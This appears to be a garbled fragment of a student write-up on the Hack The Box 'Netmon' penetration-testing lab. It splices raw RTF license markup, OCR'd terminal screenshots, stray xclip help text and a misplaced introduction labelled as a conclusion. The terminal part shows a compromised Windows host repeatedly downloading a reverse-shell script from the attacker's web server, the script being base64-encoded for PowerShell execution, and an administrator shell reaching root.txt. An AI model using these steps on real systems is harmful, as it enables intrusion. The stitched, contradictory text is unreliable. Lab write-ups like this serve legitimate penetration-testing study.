\pard\nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700 MICROSOFT SOFTWARE LICENSE TERMS\par
\pard\brdrb\brdrs\brdrw10\brsp20 \nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700 MICROSOFT WINDOWS SERVER 2016 STANDARD AND DATACENT
ER\par
\pard\nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700\b These license terms are an agreement between Microsoft Corporation (or based
on where you live, one of its affiliates) and you. Please read them. They apply to the software named above, which includes the media on
which you received it, if any. The terms also apply to any Microsoft:\par
\pard\nowidctlpar\fi-547\l1547\sa200\tx540\tx1080\tx1620\tx2160\tx2700\b7\tab updates,\par
\b7\tab supplements,\par
\b7\tab Internet-based services, and\par
\b7\tab support services\par
\pard\nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700 for this software, unless other terms accompany those items. If so, those terms
apply.\par
\b By using the software, you accept these terms. If you do not accept them, do not use the software. Instead, return it to the retailer
for a refund or credit.\b0 If you cannot obtain a refund there, contact Microsoft or the Microsoft affiliate serving your country for in
formation about Microsoft\b quote s refund policies. See (aka.ms/msoffices). In the United States and Canada, call (800) MICROSOFT or see
(aka.ms/nareturns).\b0\par
As described below, using some features also operates as your consent to automatic updates and the transmission of certain standard compu
ter information for Internet-based services.\par
EVALUATION USE RIGHTS. If you acquired an evaluation version of the software, then the EVALUATION USE RIGHTS described in this section ap
license.rtf
[0] 0:openvpn- 1:less*Z                                     "htb" 16:38 19-Jun-19
```

Applications ▾ Places ▾ Terminal ▾ Wed 17:08

```
root@htb: ~/htb/boxes/netmon
File Edit View Search Terminal Help
PS C:\Users> cd administrator
PS C:\Users\administrator> cd desktop
PS C:\Users\administrator\Desktop> dir

Directory: C:\Users\administrator\Desktop

Mode                LastWriteTime       Length Name
----              -              -----  -----
-a---   2/2/2019 11:35 PM           33 root.txt

PS C:\Users\administrator\Desktop>
root@htb:~/htb/boxes/netmon# cd www
root@htb:~/htb/boxes/netmon/www# python -m SimpleHTTPServer
-bash: python: command not found
root@htb:~/htb/boxes/netmon/www# python -m SimpleHTTPServer
Serving HTTP on 0.0.0 port 8000 ...
10.10.10.152 - - [19/Jun/2019 16:59:16] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 16:59:50] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:00:37] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:01:06] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:01:31] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:02:07] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:02:32] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:03:09] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:03:33] "GET /reverse.ps1 HTTP/1.1" 200 -

pboard" or "buffer-cut")
-noutf8      don't treat text as utf-8, use old unicode
-target      use the given target atom
-rmlastnl   remove the last newline character if present
-version     version information
-silent      errors only, run in background (default)
-quiet       run in foreground, show what's happening
-verbose     running commentary

Report bugs to <astrand@lysator.liu.se>
root@htb:~/htb/boxes/netmon/www# cat reverse.ps1 | iconv -t UTF-16LE
| base64 -w0 | xclip -selection primary
root@htb:~/htb/boxes/netmon/www# cat reverse.ps1 | iconv -t UTF-16LE
| base64 -w0 | xclip -selection primary
root@htb:~/htb/boxes/netmon/www# cat reverse.ps1 | iconv -t UTF-16LE
| base64 -w0 | xclip -selection clipboard
root@htb:~/htb/boxes/netmon/www#
```

CONCLUSION

In this thesis, i am going to hack the machine of **Hack The Box** which is available online for those who want to increase their skill in penetration testing and black box testing. It is retried vulnerable lab presented by **Hack the Box** for making online penetration practices according to your experience level, they have a collection of vulnerable labs as challenges from beginners to Expert level. We are going to start a new series of hack the box beginning which is designed for beginners.

Level: Intermediate

Task: find **user.txt** and **root.txt** file in the victim's machine.

Since these labs are online available therefore, they have static IP and IP of sense is **10.10.14.97**

REFERENCES

- I. <https://www.hackthebox.eu/>
- II. <https://www.kali.org/>
- III. <https://ubuntu.com/>
- IV. <https://tools.kali.org/password-attacks/hydra>
- V. <https://www.metasploit.com/>
- VI. <https://www.aircrack-ng.org/doku.php?id=airmon-ng>
- VII. <https://www.aircrack-ng.org/>
- VIII. <https://help.ubuntu.com/lts/serverguide/httpd.html>
- IX. <https://www.ssh.com/ssh/sshd/>
- X. <https://nmap.org/>